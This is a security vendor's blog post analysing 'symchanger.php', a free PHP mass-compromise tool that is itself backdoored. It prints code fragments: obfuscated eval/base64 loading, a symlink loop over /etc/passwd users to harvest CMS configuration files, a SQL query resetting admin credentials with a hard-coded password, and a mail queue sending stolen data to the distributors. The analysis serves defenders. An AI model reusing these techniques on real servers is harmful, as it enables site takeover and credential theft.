Sucuri Blog

blog.sucuri.net/2020/12/free-symchanger-malware-tricks-users-into-installing-backdoor.html

Luke Leal

December 1, 2020


In a previous post, I discussed how attackers can trick website owners into installing malware onto a website — granting the attacker the same unauthorized access as if they had exploited a vulnerability or compromised login details for the website.

But did you know attackers use the same tactic against other bad actors? They do this by offering free malware, even going to great lengths to include a guide on how to use it. This may sound like an excellent deal to unsuspecting users, but people downloading these free tools might be unaware that the malware itself is backdoored.

Mass Compromise Tool: symchanger.php

This mass compromise tool, a PHP file named **symchanger.php**, was found promoted on a Facebook group along with a link to its tutorial video.

It's essentially just PHP code taken from existing malware with some backdoors added by the attacker, who offers it for "free."



Free Tools
February 21 ·

رفع الشيل

How To Bypass Config 2020 سكريبت سحب الكونفق ودخول لوحه الادمن وتغير الباص واليم

[redacted]

See Translation

Obfuscation Techniques

When you open the downloaded malicious PHP file, you can immediately tell that the code is obfuscated:

```
<?php /*** PHP Encode v1.0 by zeura[dot]com ***/
$XnNhAWEnhoiqwciqpoHH=file(__FILE__);eval(base64_decode("aWYoIWZ1bmN0aW9uX2V4aXN0cygiW

...
```

The obfuscation uses a few different layers and file code checks during the execution, so it’s not as easy to deobfuscate as text that is just encoded and compressed (e.g *gzinflate(base64_decode()*.

After deobfuscating the code, we see that the name **symchanger.php** is fitting for this malware. It uses the popular symlink method to quickly cross-contaminate websites that are hosted under the same user as the compromised website.

To accomplish cross-contamination, the tool searches for known configuration file names (in this case WordPress, Joomla, Drupal, and WHMCS). If one is detected, a symlink to a .txt file is generated. The txt file extension is used so that the file can be downloaded — instead of run — as a PHP file.

If the malware can access to **/etc/passwd** (some hosts limit it), then it will read the file contents to get a list of all existing users on the web server. From there, it just performs a **foreach** loop to go through all of the users and obtain their credentials.


```
...
                    "whm/configuration.php",
                    "drupal/sites/default/settings.php",
                    "drupal7/sites/default/settings.php",
                    "sites/default/settings.php"
                );
                foreach ($dir as $users) {
                    $user = explode(":", $users);
                    foreach ($list as $confurl) {
                        symlink("/home/" . $user[0] . "/public_html/" . $confurl,
$user[0] . "~" . $confurl . ".txt");
                        symlink("/home1/" . $user[0] . "/public_html/" . $confurl,
$user[0] . "~" . $confurl . ".txt");
                        symlink("/home2/" . $user[0] . "/public_html/" . $confurl,
$user[0] . "~" . $confurl . ".txt");
```

Once it has established the symlinks to the associated configuration files, the malware reads the SQL connection information and connects to the database, inserting a malicious admin user into any individual databases it can successfully connect to:

```
$query2 = mysqli_query($connect, "update " . $prefix . "users set
user_login='Admin',user_pass='c7433bf0630d8def04ad22c9f5308783'");
if ($query2)
{
    $_total_done++;
    echo "$siteeurl|Admin|Beast3x@8*#4@!<br>";
```

In the promotional video for this **symchanger.php** malware, the distributor shows the perspective of the attacker, loading the **symchanger.php** file on the compromised website.

When the script finishes, results are displayed for website login page URLs that had malicious admin users added, clearly displaying the efficacy of the cross-contamination feature:



[redacted]

```
wp-login.php|Admin|Beast3x@8*#4@!
.com/wp-login.php|Admin|Beast3x@8*#4@!
login.php|Admin|Beast3x@8*#4@!
n/wp-login.php|Admin|Beast3x@8*#4@!
-login.php|Admin|Beast3x@8*#4@!
wp-login.php|Admin|Beast3x@8*#4@!
o-login.php|Admin|Beast3x@8*#4@!
om/wp-login.php|Admin|Beast3x@8*#4@!
n/wp-login.php|Admin|Beast3x@8*#4@!
/p-login.php|Admin|Beast3x@8*#4@!
ian.com/wp-login.php|Admin|Beast3x@8*#4@!
/p-login.php|Admin|Beast3x@8*#4@!
login.php|Admin|Beast3x@8*#4@!
on.com/wp-login.php|Admin|Beast3x@8*#4@!
wp-login.php|Admin|Beast3x@8*#4@!
ogin.php|Admin|Beast3x@8*#4@!
om/wp-login.php|Admin|Beast3x@8*#4@!
om/wp-login.php|Admin|Beast3x@8*#4@!
tions.com/wp-login.php|Admin|Beast3x@8*#4@!
login.php|Admin|Beast3x@8*#4@!
```

Phone Home Emails

If an unsuspecting user doesn't deobfuscate and read the malware's PHP code, it simply appears that this malware only benefits the user that runs it.

What is less apparent, however, is that the PHP script also silently uses the compromised web server to send out five separate emails to multiple email addresses. The contents of these emails contain sensitive data, including the URL to the **symchanger.php** file that was run, the directory listing, stolen credentials, and more.

```
#exim -bp

0m   2.1K 1jy3is-001yEF-1W <www-data@localhost.localdomain>
          220r155@gmail.com

0m   2.1K 1jy3is-001yEI-76 <www-data@localhost.localdomain>
          inurlbuy@gmail.com

0m   2.1K 1jy3is-001yEL-Ch <www-data@localhost.localdomain>
          info.0@list.ru

0m    551 1jy3is-001yEO-IH <www-data@localhost.localdomain>
          sad.saeed100@gmail.com
```

The multiple emails in queue before sending out to the backdoor controllers

This conveniently provides email recipients with unauthorized access to websites that were compromised with the **symchanger.php** tool — and significantly reduces the amount of heavy lifting on their end. Instead of hacking a website, all the email recipient needs to do is check their email address and wait for the stolen information to roll in from others using the mass compromise tool.

Conclusion

The lure of free software is often enough for many users to disregard security risks and willingly run code from dubious origins, making this trojan horse-style tactic popular with bad actors.

Thankfully, our monitoring tools are able to detect and clean the mass infection malware that **symchanger.php** is based on, but we suggest reading up on how to prevent cross site contamination in the first place — and follow website security best practices to mitigate risk.